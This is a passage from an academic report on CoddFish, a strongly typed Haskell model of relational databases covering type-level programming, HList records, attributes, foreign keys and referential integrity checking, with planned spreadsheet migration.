## **Abstract**

Relational data stored in databases and spreadsheets often present inconsistencies. Moreover, data integrity checking in a low level programming environment, such as the one provided by spreadsheets, is error-prone.

We present a strongly-typed model of relational databases and operations on them, which allows for static checking of errors and integrity at compile time. The model relies on type-class bounded, parametric polymorphism. We demonstrate its encoding in the functional programming language Haskell.

Apart from the standard relational databases operations, we formalize functional dependencies, normal forms and operations for database transformation.

We also present a first approach on how to use this model to perform spreadsheet refactoring. For this purpose, we encode operations which migrate from spreadsheets to our model and *vice-versa*.

Altogether, this model can be used to design and experiment with typed languages for modeling, programming and migrating databases.

This work was developed as an internship which took place in the second semester of the fifth year of the *Licenciatura em Matemática e Ciências de Computação* degree. This internship was supported by *PURe Project*<sup>1</sup>.

---

<sup>1</sup>FCT under contract POSI/CHS/44304/2002



# Contents

<b>1</b>	<b>Introduction</b>	<b>11</b>
1.1	Objectives . . . . .	12
1.2	Related Work . . . . .	13
1.3	Related work on Spreadsheets . . . . .	17
<b>2</b>	<b>Background</b>	<b>19</b>
2.1	Type-level programming . . . . .	19
2.1.1	Type classes . . . . .	19
2.1.2	Classes as type-level functions . . . . .	20
2.2	The HList library . . . . .	21
<b>3</b>	<b>The basic layer – representation and relational operations</b>	<b>25</b>
3.1	Tables . . . . .	25
3.2	Attributes . . . . .	26
3.3	Foreign key constraints . . . . .	28
3.4	Well-formedness for relational databases . . . . .	28
3.5	Row operations . . . . .	29
3.5.1	Reordering row elements according to a given header . . . . .	30
3.6	Relational Algebra . . . . .	33
3.6.1	Single table operations . . . . .	33
3.6.2	Multiple table operations . . . . .	35
<b>4</b>	<b>The SQL layer – data manipulation operations</b>	<b>37</b>
4.1	The WHERE clause . . . . .	37
4.2	The DELETE statement . . . . .	38
4.3	The UPDATE statement . . . . .	39
4.4	The INSERT statement . . . . .	40
4.5	The SELECT statement . . . . .	42
4.6	The JOIN clause . . . . .	45
4.7	The GROUP BY clause and aggregation functions . . . . .	46
4.8	Database operations . . . . .	48
<b>5</b>	<b>Functional dependencies and normal forms</b>	<b>51</b>
5.1	Functional dependencies . . . . .	51
5.1.1	Representation . . . . .	52
5.1.2	Keys . . . . .	53
5.1.3	Checking functional dependencies . . . . .	54

5.2	Normal Forms . . . . .	55
5.3	Transport through operations . . . . .	59
5.4	Normalization and denormalization . . . . .	61
<b>6</b>	<b>Spreadsheets</b>	<b>65</b>
6.1	Migration to Gnumeric format . . . . .	65
6.2	Migration from Gnumeric format . . . . .	69
6.3	Example . . . . .	72
6.4	Checking integrity . . . . .	72
6.5	Applying database operations . . . . .	73
<b>7</b>	<b>Concluding remarks</b>	<b>77</b>
7.1	Contributions . . . . .	77
7.2	Future work . . . . .	78

# Chapter 1

## Introduction

Databases play an important role in the technology world nowadays. A lot of our daily actions involve a database access or transaction: when you purchase items in your supermarket it is likely that the stock value for those is automatically updated in a central database; every time you pay with your debit or credit card your bank database will be changed to reflect the transaction made.

Despite its vital importance, work on formal models for designing relational databases is not widespread [27]. The main reason for this is the fact that database theory is considered to be stable. However, recent work by Oliveira [34], develops a *pointfree* [6] formalization of the traditional relational calculus (as presented by Codd [12]), shows that it is possible to present database theory in a more structured, simpler and general form.

A database schema specifies the well-formedness of a relational database. It tells us, for example, how many columns each table must have and what the types of the values for each column should be. Furthermore, some columns may be singled out as keys, some may be allowed to take null values. Constraints can be declared for specific columns, and foreign key constraints can be provided to prescribe relationships between tables.

Operations on a database should preserve its well-formedness. The responsibility for checking that they do lies ultimately with the database management system (DBMS). Some operations are rejected statically by the DBMS, during query compilation. Insertion of ill-typed values into columns, or access to non-existing columns fall into this category. Other operations can only be rejected dynamically, during query execution, simply because the actual content of the database is involved in the well-formedness check. Removal of a row from a table, for instance, might be legal only if it is currently not referenced by another row.

The division of labor between static and dynamic checking of database operations is effectively determined by the degree of precision with which types can be assigned to operations and their sub-expressions. A more precise type has higher information content (larger intent) and is inhabited by less expressions (smaller extent). A single column constraint, such as  $0 \leq c \leq 1$  for example, must be checked dynamically, unless we find a way of capturing these boundaries in its type. If  $c$  can be assigned type *Probability* rather than *Real*, the constraint would become checkable statically.

In this report, we will investigate whether more precise types can be assigned to database operations than is commonly done by the static checking components of DBMSs. For instance, we will capture key meta-data in the types of tables, and transport such information through the operators from argument to result table types. This allows us to assign a more

precise type, for instance, to the join operator when joining on keys. Joins that are ill-formed with respect to key information can then be rejected statically.

However, further well-formedness criteria might be in vigor for a particular database that are not captured by the meta-data provided in its schema. Prime examples for such criteria are the various *normal forms* of relational databases that have been specified in the literature [38, 27, 12, 14]. Such normal forms are defined in terms of *functional dependencies* [5] between (groups of) columns that are or are not allowed to be present. We will show that functional dependency information can be captured in types as well, and can be carried through operations. Thus, the type-checker will infer functional dependencies on the result tables from functional dependencies on the argument tables. Furthermore, normal form constraints can be expressed as type constraints, and normal form validation can be done by the type checker.

It would be impractical to have the query compiler of a DBMS performing type checking with such precision. The type-checking involved would delay execution, and a user might not be present to review inferred types or reported type errors. Rather, we envision that stronger types can be useful in off-line situations, such as database design, development of database application programs, and database migration. In these situations, more type precision will allow a more rigorous and ultimately safer approach.

The spreadsheet is a kind of interactive tool for data processing which is widely used tool, mainly by the non-professional programmers community, which is 20 times larger than the professional one. However, maintenance, testing and quality assessment of spreadsheets is difficult. This is mainly because the spreadsheet paradigm offers a very low level programming environment – it does not support encapsulation or structured programming. Many spreadsheet users actually use their spreadsheet as a database, although they lose the expressiveness of having keys and attributes relations specified. Migrating spreadsheets to a more structured language becomes essential to do their reverse engineering. For this purpose, we will also link our strongly typed database model to spreadsheets, providing a *map* between our model and the Gnumeric spreadsheet format<sup>1</sup>. This will allow the user to check integrity of plain data stored in a spreadsheet, using the design features offered by our model, and to use the available SQL operations.

## 1.1 Objectives

The overall goal of this work is to use strong typing to provide more static checks to relational database programmers and designers, including spreadsheet users. More concretely, as specific objectives, we intend to:

1. Provide strong types for SQL operations.
2. Capture database design information in types, in particular functional dependencies.
3. Leverage database types for spreadsheets used as databases.

In Conclusions (chapter 7), we will assess whether these objectives were reached.

---

<sup>1</sup><http://www.gnome.org/projects/gnumeric/>

## Report structure

In Sections 1.2 and 1.3, we discuss related work, both on representing databases in Haskell and on spreadsheet understanding. Sections 2.1 and 2.2 explain the basics of the type-class-based programming, or type-level programming, and the Haskell HLIST library of which we make essential use to represent our model.

In Chapter 3, we will present the basic layer of our model: representation of databases and basic relational operations. In Chapter 4, we turn to the SQL layer: a typeful reconstruction of statements and clauses of the SQL language. We also lift traditional table operations to the database level. This part of the model provides static type checking and inference of well-formedness constraints normally specified in a schema. In Chapter 5, we present the advanced layer of our model, which concerns functional dependencies and normal forms. In particular, we show how a new level of operations can be defined on top of the *SQL* level where functional dependency information is transported from argument tables to results. We also go beyond database modeling and querying, by addressing database normalization and denormalization.

A first approach for using our model in spreadsheet understanding is presented in Chapter 6. We conclude and present future work directions in Chapter 7.

Some parts of Sections 1.2, 2.1, 2.2 and Chapters 3, 4, 5 appeared originally in the draft paper [36]. In Section 2.2 description for extra operations defined for heterogeneous lists and records was added. In Chapters 3 and 4 examples were added and more detailed explanation for operations was included. Chapter 5 includes extra normal forms, an algorithm for checking functional dependencies and further examples.

## Availability

The source distribution that supports this report is available from the homepage of the author, under the name CODDFISH. Apart from the source code shown here, the distribution includes a variety of relational algebra operators, further reconstructions of SQL operations, database migration operations, and several worked-out examples. The library is presented schematically in figure 1.1. CODDFISH lends itself as a sandbox for the design of typed languages for modeling, programming, and transforming relational databases.

## 1.2 Related Work

We are not the first to provide types for relational databases, and type-level programming has other applications besides type checking SQL. A brief discussion of related approaches follows.

### Machiavelli

Ohori *et al.* extended an ML-like type system to include database programming operations such as join and projection [32]. The extension is necessary to provide types for labeled records, which are used to model databases. They show that the type inference problem for the extended system remains solvable. Based on this type system, the experimental *Machiavelli* language for database programming was developed [33, 9].




Figure 1.1: Modules which constitute the CoddFish library

The prominence of labeled records is a commonality between the approach of Ohori *et al.* and ours. Their objective, however, is not to provide a faithful model of SQL. Rather, they aim at generalized relational databases and go towards modeling object-oriented databases. Their datatypes for modeling tables are sets of records, with no distinction between key and non-key attributes. Also, meta-information (record labels) are stored with every row, rather than once per table. They do not address the issue of functional dependencies.

Our language of choice, Haskell, can be considered to belong to the ML-family of languages that offer higher-order functions, polymorphism and type inference. However, type-class bounded polymorphism is not a common feature shared by all members of that family. In fact, Ohori *et al.* do not assume these features. This explains why they need to develop a dedicated type system and language, while we can stay inside an existing language and type system.

## HaskellDB

Leijen *et al.* present a general approach for embedding domain-specific compilers in Haskell, which they apply to the implementation of a typeful SQL binding, called *Haskell/DB* [26]. They construct an embedded DSL that consists of sub-languages for basic expressions, relational algebra expressions, and query comprehension. Strong types for the basic expression language are provided with phantom types in data constructors to carry type information. For relational algebra expressions, the authors found no solution of embedding typing rules in Haskell, citing the join operator as especially difficult to type. The query comprehension

language is strongly typed again, and is offered as a safe interface to the relational algebra sub-language.

The original implementation of Haskell/DB relies on an experimental extension of Haskell with extensible records supported only by the Hugs interpreter. A more portable improvement of Haskell/DB uses a different model of extensible records [8], which is more restricted, but similar in spirit to the HLIST library of [25] which we rely on.

The level of typing realized by Haskell/DB does not include information to distinguish keys from non-key attributes. Concerning the relational algebra sub-language, which includes restriction (filter), projection, product, and set operators, only syntactic well-formedness checks are offered. Functional dependencies are not taken into account.

From the DSL expressions, Haskell/DB generates concrete SQL syntax as unstructured strings, which are used to communicate with an SQL server via a foreign function interface. The DSL shields the user from the unstructured strings and the low-level communication details.

Our database operations, by contrast, operate on Haskell representations of database tables, and the maps included in them. We have not addressed the topic of persistence (e.g. by connection to a database server).

## OOHaskell

Kiselyov *et al.* have developed a model of object-oriented programming inside Haskell [24], based on their HLIST library of extensible polymorphic records with first-class labels and subtyping [25]. They rely on type-level programming via the HLIST. For modeling advanced notions of subtyping they also make use of type-level programming directly. The model includes all conventional object-oriented features and more advanced ones, such as flexible multiple inheritance, implicitly polymorphic classes, and many flavors of subtyping. In fact, the authors describe their OOHASKELL library as a laboratory or sandbox for advanced and typed OO language design.

We have used the same basis (the extensible HLIST records) and the same techniques (type-level programming) for modeling a different paradigm, *viz.* relational database programming rather than object-oriented programming. Both models non-trivially rely on type-class bounded and parametric polymorphism, and care has been taken to preserve type inference in both cases.

There are also notable differences between the object-orientation model and the relational database model. Our representation of tables separates meta-data from normal data values and resorts to numerous type-level predicates and functions to relate these. In the OOHASKELL library, labels and values are mostly kept together and type-level programming is kept to a minimum. Especially our representation of functional dependencies explores this technique to a much further extent. Concerns such as capturing advanced design information (such as functional dependencies) at the type-level, carrying such design information in the argument and result types of operations, and thus maintaining at compile-time integrity with respect to design is not present in the object-oriented model.

## Point-free relational algebra

Necco *et al.* have developed models of relational databases in Haskell and in Generic Haskell [29, 30]. The model in Haskell is weakly typed in the sense that fixed types are

used for values, columns, tables, and table headers. Arbitrary-length tuples and records are modeled with homogeneous lists. Well-formedness of tables and databases is guarded by ordinary value-level functions. Generic Haskell is an extension of Haskell that supports *polytypic* programming. The authors use these polytypic programming capabilities to generalize from the homogeneous list type constructor to any collection type constructor. The elements of these collections are still fixed types.

Apart from modeling a series of relational algebra operators the authors provide a suite of calculation rules for database transformation. These rules are formulated in *point-free* style, which allow the construction of particularly elegant and concise calculational derivations.

Our model of relational databases can be seen as a successor to the Haskell model of Necco *et al.* where well-formedness checking has been moved from the value level to the type level. We believe that their database transformation calculus can equally be fitted with strong types to guard the well-formedness of calculation rules. In fact, our projection and join operators can be regarded as modeling such rules both at the value and the type level.

Oliveira [34] provides a point-free reconstruction of functional dependency theory, making it concise, simple, and amenable to calculational reasoning. His reconstruction includes the Armstrong axioms and lossless decomposition in *pointfree notation*. We believe that this point-free theory is a particularly promising basis for generalization and extension of our relational database model.

## Two-level data transformation

Cunha *et al.* [13] use Haskell to provide a strongly typed treatment of two-level data transformation, such as data mappings and format evolution, where a transformation on the type level is coupled with transformations on the term level. The treatment essentially relies on *generalized* algebraic datatypes (GADT) [35]. In particular, a GADT is used to safely represent types at the term level. These type representations are subject to rewrite rules that record output types together with conversion functions between input and output. Examples are provided of information-preserving and information-changing transformations of databases represented by finite maps and nested binary tuples.

Our representation of databases is similar in its employment of finite maps. The arbitrary-length tuples of the HLIST library, are basically nested binary tuples, with an additional constraint that enforces association to the right and termination with an empty tuple. However, the employment of type-level indexes to model table names and attribute names in headers, rows, and databases goes beyond the maps-and-tuples representation, allowing a nominal, rather than purely structural treatment. Functional dependencies are not represented at all. On the other hand, our representation is limited to databases, while Cunha *et al.* also cover polynomial data structures, involving sums, lists, recursion, and more.

The SQL ALTER statements and our database transformation operations for composition and decomposition have counterparts as two-level transformations on the maps-and-tuples representation. In fact, Cunha *et al.* present two sets of rules, one for data mappings and the other for format evolution, together with generic combinators for composing these rules. We have no such generic combinators, but instead are limited to normal function application on the value level, and to logical composition of constraints at the type level. On the other hand, we have shown that meta-information such as attribute names, nullability and defaults, primary keys, foreign keys, and functional dependencies, can be transported through database transformation operations.

## 1.3 Related work on Spreadsheets

In this section, we will present a brief discussion on work done to formalize the spreadsheet paradigm.

### The UCheck project

In this project, Martin Erwig, Robin Abraham and Margaret Burnett define a unit system for spreadsheets [10, 17, 1] that allows one to reason about the correctness of formulas in concrete terms. The fulcral point of this project is the high flexibility of the unit system developed, both in terms of error reporting [3] and reasoning rules, that increases the possibility of a high acceptance among end users.

### The Gencel project

Spreadsheets are likely to be full of errors and this can cause organizations to lose millions of dollars. However, finding and correcting spreadsheet errors is extremely hard and time consuming.

Probably inspired by database systems and how database management systems (DBMS) maintain the database consistent after every update and transaction, Martin Erwig, Robin Abraham, Irene Cooperstein and Steve Kollmansberger designed and implemented Gencel [16]. Gencel is an extension to Excel, based on the concept of a spreadsheet template, which captures the essential structure of a spreadsheet and all of its future evolutions. Such a template ensures that every update is safe, avoiding reference, range and type errors [4, 15, 2].

### Simon Peyton Jones et al.

Simon Peyton Jones, together with Margaret Burnett and Alan Blackwell, describe extensions to Excel that allow one to integrate user-defined functions in the spreadsheet grid [23, 7]. This take us from a end-user programming paradigm to an extended system, which provides some of the capabilities of a general programming language.



# Chapter 2

## Background

In this chapter, we will introduce some of the features of the functional programming language Haskell and a library with operations on heterogeneous lists that we need to build our model.

### 2.1 Type-level programming

Haskell is a non-strict, higher-order, typed functional programming language [22]. The syntax of Haskell is quite light-weight, resembling mathematical notation. It employs *currying*, a style of notation where function application is written as juxtaposition, rather than with parenthesized lists of comma-separated arguments. That is,  $f\ x\ y$  is favored over  $f(x,y)$  and functions may be applied partially in a way such that, for example,  $f\ x$  is equivalent to  $\lambda y \rightarrow f\ x\ y$

We will introduce further Haskell-specific notations as they are used throughout the report, but we start with an explanation of a language construct, a programming style, and a library of which we will make extensive use.

#### 2.1.1 Type classes

Haskell offers nominal algebraic datatypes that may be specified for example as follows:

```
data Bool = True | False
data Tree a = Leaf a | Fork [Tree a]
```

Here  $[a]$  denotes list type construction. The datatype constructors can be used to specify complex types, such as  $\text{Tree} (\text{Tree} \text{ Bool})$  and the data constructors can be used in pattern matching or case discrimination:

```
depth :: Tree a → Int
depth (Leaf a) = 0
depth (Fork ts) = 1 + maximum (0 : (map depth ts))
```

Here  $\text{maximum}$  and  $\text{map}$  are standard list processing functions, and  $x : xs$  denotes concatenation of an element to the front of a list.

Data types for which functions with similar interface (signature) can be defined may be grouped into a *type class* that declares an overloaded function with that interface. The type

variables of the class appear in the signature of the function. For particular types, instances of the class provide particular implementations of the functions. For instance:

```
class Show a where
  show :: a → String
instance Show Bool where
  show True = "True"
  show False = "False"
instance (Show a, Show b) ⇒ Show (a, b) where
  show (a, b) = "(" ++ show a ++ ", " ++ show b ++ ")"
```

The second instance illustrates how classes can be used in type constraints to put a bound on the polymorphism of the type variables of the class. A similar type constraint occurs in the inferred type of the *show* function, which is *Show a* ⇒ a → String.

Type classes can have more than a single type parameter:

```
class Convert a b | a → b where
  convert :: a → b
instance Show a ⇒ Convert a String where
  convert = show
instance Convert String String where
  convert = id
```

A *functional dependency* (mathematically similar to, but not to be confused with functional dependencies in database theory) declares that the parameter *a* uniquely determines the parameter *b*. This dependency is exploited for type inference by the compiler. Note also that the two instances above are *overlapping*. Both multi-parameter type-classes with functional dependencies and permission of overlapping instances are extensions beyond the Haskell 98 language standard. These extensions are commonly used, supported by compilers, and well-understood semantically.

### 2.1.2 Classes as type-level functions

Single-parameter type classes can be seen as *predicates* on types, and multi-parameter type classes as *relations* between types. Interestingly enough, when some subset of the parameters of a multi-parameter type class functionally determines all the others, type classes can be interpreted as *functions* on the level of types [18]. Under this interpretation, *Show Bool* expresses that booleans are showable, and *Convert a b* is a function that computes the type *b* from the type *a*. Rather elegantly, the computation is carried out by the type checker.

Thus, in type-level programming, the class mechanism is used to define functions over types, rather than over values. The arguments and results of these type-level functions are types that model values, which may be termed type-level values. As an example, consider the following model of natural numbers on the type level:

```
data Zero; zero = ⊥ :: Zero
data Succ n; succ = ⊥ :: n → Succ n
class Nat n
instance Nat Zero
instance Nat n ⇒ Nat (Succ n)
```

```

class Add a b c | a b → c where add :: a → b → c
instance Add Zero b b where add a b = b
instance (Add a b c) ⇒ Add (Succ a) b (Succ c) where
    add a b = succ (add (pred a) b)
pred :: Succ n → n
pred = ⊥

```

The types *Zero* and *Succ* generate type-level values of the type-level type *Nat*, which is a class. The class *Add* is a type-level function that models addition on naturals. Its member function *add*, is the equivalent on the ordinary value-level.

The type-level programming enabled by Haskell's class system is a form of logic programming, such as offered by Prolog [37] (on the value level). In [31], it is proposed that a functional style of type level programming should be added to Haskell instead.

## 2.2 The *HList* library

Type-level programming has been exploited by Kiselyov *et al.* to model arbitrary-length tuples, or *heterogeneous lists* [25]. These lists, in turn, are used to model extensible polymorphic records with first-class labels and subtyping. We will use these lists and records as the basis for our model of relational databases, an application which Kiselyov *et al.* already hinted.

The following declarations form the basis of the library:

```

data HNil = HNil
data HCons e l = HCons e l
class HList l
instance HList HNil
instance HList l ⇒ HList (HCons e l)
myTuple = HCons 1 (HCons True (HCons "foo" HNil))

```

The datatypes *HNil* and *HCons* represent empty and non-empty heterogeneous lists, respectively. The *HList* class, or type-level predicate, establishes a well-formedness condition on heterogeneous lists, *viz.* that they must be built from successive applications of the *HCons* constructor, terminated with and *HNil*. Thus, heterogeneous lists follow the normal cons-list construction pattern on the type-level. The *myHList* example shows that elements of various types can be added to a list.

Records can now be modeled as heterogeneous lists of pairs of labels and values.

```

myRecord
= Record (HCons (zero, "foo") (HCons (one, True) HNil))
one = succ zero

```

All labels of a record are required to be pairwise distinct on the type level, and several label types are available to conveniently generate such distinct types. Type-level naturals are a simple candidate. A datatype constructor *Record* is used to distinguish lists that model records from other lists.

The library offers numerous operations on heterogeneous lists and records of which we list a few that we use later:

- Appending two heterogeneous lists

```
class HAppend l l' l'' | l l' → l'' where
  hAppend :: l → l' → l''
```

- Zip two lists into a list of pairs and vice-versa

```
class HZip x y l | x y → l, l → x y where
  hZip :: x → y → l
  hUnzip :: l → (x, y)
```

- Lookup a value in a record (given an appropriate label)

```
class HasField l r v | l r → v
  where hLookupByLabel :: l → r → v
```

Syntactic sugar is provided in the form of infix operators and an infix type constructor synonym.

```
type (::*:) e l = HCons e l
e .*. l = HCons e l
l .=. v = (l, v)
l !. v = hLookupByLabel l v
myRecord = Record (zero .=. "foo" .*. one .=. True .*. HNil)
```

We have extended the library with some further operations.

For lists, we have defined set operations such as union, intersection, difference and powerset; functions to test if a list is empty, if a list is contained in another list (strictly or not) or if a type only appears once in a list:

```
class (HSet l, HSet l') ⇒ Union l l' l'' | l l' → l'' where
  union :: l → l' → l''
class (HSet l, HSet l') ⇒ Intersect l l' l'' | l l' → l'' where
  intersect :: l → l' → l''
class (HSet l, HSet l') ⇒ Difference l l' l'' | l l' → l'' where
  difference :: l → l' → l''
class PowerSet l ls | l → ls where
  powerSet :: l → ls
class IsEmpty l where
  isEmpty :: l → Bool
class Contained l l' b | l l' → b where
  contained :: l → l' → b
class ContainedEq l l' b | l l' → b where
  containedEq :: l → l' → b
class NoRepeats l where
  noRepeats :: l → Bool
```

Here, *HSet* is a predicate to test if a list does not have repeated elements.

For records, we have encoded operations for checking if a given label is used, for deleting and retrieving multiple record values, for updating one record with the content of another and

for modifying the value at a given label:

```
class HasLabel l r b | l r → b where
    hasLabel :: l → r → b
class ModifyAtLabel l v v' r r' | l r v' → v r' where
    modifyAtLabel :: l → (v → v') → r → r'
class LookupMany ls r vs | ls r → vs where
    lookupMany :: ls → r → vs
class DeleteMany ls r vs | ls r → vs where
    deleteMany :: ls → r → vs
class UpdateWith r s where
    updateWith :: r → s → r
```

Further details can be found in [25].

These elements together are sufficient to start the construction of our strongly typed model of relational databases.



# Chapter 3

## The basic layer – representation and relational operations

In this chapter, we will show how we represent databases in our model and how we lift classical relational algebra operations to our representation of tables. We will cover attribute types, primary keys, foreign keys and referential integrity constraints. This representation will be the basis for all operations defined in subsequent chapters.

### 3.1 Tables

A naive representation of databases, based on heterogeneous collections could be the following:

```
data HList row => Table row = Table (Set row)
data TableList t => RDB t = RDB t
class TableList t
instance TableList HNil
instance (HList v, TableList t) => TableList (HCons (Table v) t)
```

Thus, each table in a relational database would be modeled as a set of arbitrary-length tuples that represent its rows. A heterogeneous list in which each element is a table (as expressed by the *TableList* constraint) would constitute a relational database.

Such a representation is unsatisfactory for several reasons:

- Schema information is not represented. This implies that operations on the database may not respect the schema or take advantage of it, unless separate schema information would be fed to them.
- The choice of *Set* to collect the rows of a table does no justice to the fact that database tables are in fact mappings from key attributes to non-key attributes.

For these reasons, we prefer a more sophisticated representation that includes schema information and employs a *Map* datatype:

```
data HeaderFor h k v => Table h k v = Table h (Map k v)
class HeaderFor h k v | h → k v
```

```

instance (
    AttributesFor a k, AttributesFor b v,
    HAppend a b ab, NoRepeats ab, Ord k
)  $\Rightarrow$  HeaderFor (a, b) k v

```

Thus, each table contains header information  $h$  and a map from key values to non-key values, each with types dictated by the header. The well-formedness of the header and the correspondence between the header and the value types is guarded by the constraint *HeaderFor*. It states that a header contains attributes for both the key values and the non-key values, and that attributes are not allowed to be repeated. The dependency  $h \rightarrow k v$  indicates that the key and value types of the map inside a table are uniquely determined by its header.

## 3.2 Attributes

To represent attributes, we define the following datatype and accompanying constraint:

```

data Attribute t name
attribute =  $\perp ::$  Attribute t name
class AttributesFor a v | a  $\rightarrow$  v
instance AttributesFor HNil HNil
instance AttributesFor a v
 $\Rightarrow$  AttributesFor (HCons (Attribute t name) a) (HCons t v)

```

The type argument  $t$  specifies the column type for that attribute. The type argument  $name$  allows us to make attributes with identical column types distinguishable, for instance by instantiating it with different type-level naturals. Note that  $t$  and  $name$  are so-called *phantom* type arguments [19, 11], in the sense that they occur on the left-hand side of the definition only (in fact, the right-hand side is empty). Given this type definition we can for instance create the following attributes and corresponding types:

```

data ID; atID = attribute :: Attribute Int (PERS, ID)
data NAME; atName = attribute :: Attribute String (PERS, NAME)
data PERS; person =  $\perp ::$  PERS

```

Note that no values of the attributes' column types (*Int* and *String*) need to be provided, since these are phantom type arguments. Using these attributes and a few more, a valid example table can be created as follows:

```

myHeader = (atID .*. HNil, atName .*. atAge .*. atCity .*. HNil)
myTable = Table myHeader $
insert (12 .*. HNil) ("Ralf" .*. 23 .*. "Seattle" .*. HNil) $
insert (67 .*. HNil) ("Oleg" .*. 17 .*. "Seattle" .*. HNil) $
insert (50 .*. HNil) ("Dorothy" .*. 42 .*. "Oz" .*. HNil) $
Map.empty

```

The  $\$$  operator is just function application with low binding strength; it allows us to write less parentheses.

The various constraints on the header of *myTable* are enforced by the Haskell type-checker, and the type of all components of the table is inferred automatically. For example, any at-

tempt to insert values of the wrong type, or value lists of the wrong length will lead to type check errors, as we can see in the following wrong length row insertion example:

```
myTable' =
  insert ("Oracle" .*. (1 :: Integer) .*. "Seattle" .*. HNil)
  $ myTable
```

The type-checker will report the error:

```
No instances for (HDeleteAtHNat n HNil HNil,
                  HLookupByHNat n HNil Int,
                  HFind Int HNil n)
...

```

that reflects the missing attribute of type `Int`. It can be observed that such error messages are not very clear. Improving the readability of the reported type errors is left for future work.

In SQL, attributes can be declared with a user-defined `DEFAULT` value, and they can be declared not to allow `NULL` values. Our data constructor `Attribute` actually corresponds to attributes without user-defined default that do not allow null. To model the other variations<sup>1</sup>, we have defined similar datatypes called `AttributeNull` and `AttributeDef` with corresponding instances for the `AttributesFor` class.

```
data AttributeNull t name
data AttributeDef t name = Default t
instance AttributesFor a v
  => AttributesFor (HCons (AttributeDef t nr) a) (HCons t v)
instance AttributesFor a v
  => AttributesFor (HCons (AttributeNull t nr) a) (HCons (Maybe t) v)
```

In SQL, there are also attributes with a system default value. For instance, integers have as default value 0. To represent these attributes, we have defined the following class and corresponding instances.

```
class Defaultable x where
  defaultValue :: x
instance Defaultable Int where
  defaultValue = 0
instance Defaultable String where
  defaultValue = ""
```

We can now define a table `yourTable`, that maps city names to country names, where the country attribute is defaultable.

```
data COUNTRY;
data CITIES;
atCity' = attribute :: Attribute String (CITIES, CITY)
atCountry :: AttributeDef String (CITIES, COUNTRY)
atCountry = Default "Afghanistan"
yourHeader = (atCity' .*. HNil, atCountry .*. HNil)
```

---

<sup>1</sup>We do not consider attributes that can be nullable and defaultable at the same time.

```

yourTable = Table yourHeader $  
  insert ("Braga" .*. HNil) ("Portugal" .*. HNil) $  
  Map.empty
```

Below, we will see examples of operations (such as insertion in a table) that benefit from the fact that *atCountry* is a defaultable attribute.

### 3.3 Foreign key constraints

Apart from headers of individual tables, we need to be able to represent schema information about relationships among tables. The *FK* type is used to specify foreign keys:

```
type FK fk t pk = (fk, (t, pk))
```

Here *fk* is the list of attributes that form a (possibly composite) foreign key and *t* and *pk* are, respectively, the name of the table to which it refers and the attributes that form its (possibly composite) primary key. As an example, we can specify the following foreign key relationship:

```
myFK = (atCity . * . HNil, (cities, (atCity' . * . HNil) . * . HNil))
```

Thus, the *myFK* constraint links the *atCity* attribute of the first table to the primary key *atCity'* of the second table.

### 3.4 Well-formedness for relational databases

To wrap up the example, we put the tables and constraint together into a record, to form a complete relational database:

```

myRDB = Record $  
  cities .=. (yourTable, Record HNil) .*.  
  people .=. (myTable, Record $ myFK .*. HNil) .*. HNil
```

In this way, we model a relational database as a record where each label is a table name, and each value is a tuple of a table and the list of constraints of that table.

Naturally, we want databases to be well-formed. At schema level, this means we want all attributes to be unique, and we want foreign key constraints to refer to existing attributes and table names of the appropriate types. On the data instance level, we want referential integrity in the sense that all foreign keys should exist as primary keys in the related table. Such well-formedness can be captured by type-level and value-level predicates (classes with boolean member functions), and encapsulated in a data constructor:

```

class CheckRI rdb where  
  checkRI :: rdb → Bool  
class NoRepeatedAttrs rdb  
data (NoRepeatedAttrs rdb, CheckRI rdb) ⇒ RDB rdb = RDB rdb
```

For brevity, we do not show the instances of the classes, nor the auxiliary classes and instances they use. We refer the reader to the source distribution of the report<sup>2</sup> for further

---

<sup>2</sup><http://wiki.di.uminho.pt/wiki/bin/view/PURe/CoddFish>

details. The data constructor *RDB* encapsulates databases that satisfy our schema-level well-formedness demands upon which the *checkRI* predicate can be run to check for dangling references.

As an example, consider *myRDB* defined above. Notice that this relational database meets our well-formedness demands at the type level, since there are no repeated attributes and the foreign key refers to an existing primary key. However, at the value level, the city *Seattle* does not appear in *yourTable*. We can check this by using the data constructor *RDB* and the predicate *checkRI*:

```
> let _ = RDB myRDB
> checkRI myRDB
False
```

Using the data constructor *RDB* we can now define a function to insert a new table in a well-formed database, while guaranteeing that the new database is still well-formed:

```
insertTableRDB :: (
  HExtend e db db',
  DB db, DB db'
) ⇒ e → db → db'
insertTableRDB e db = e . * . db
```

Here the predicate *DB* is used to gather the constraints of well-formedness, in order to avoid long constraints:

```
class DB rdb
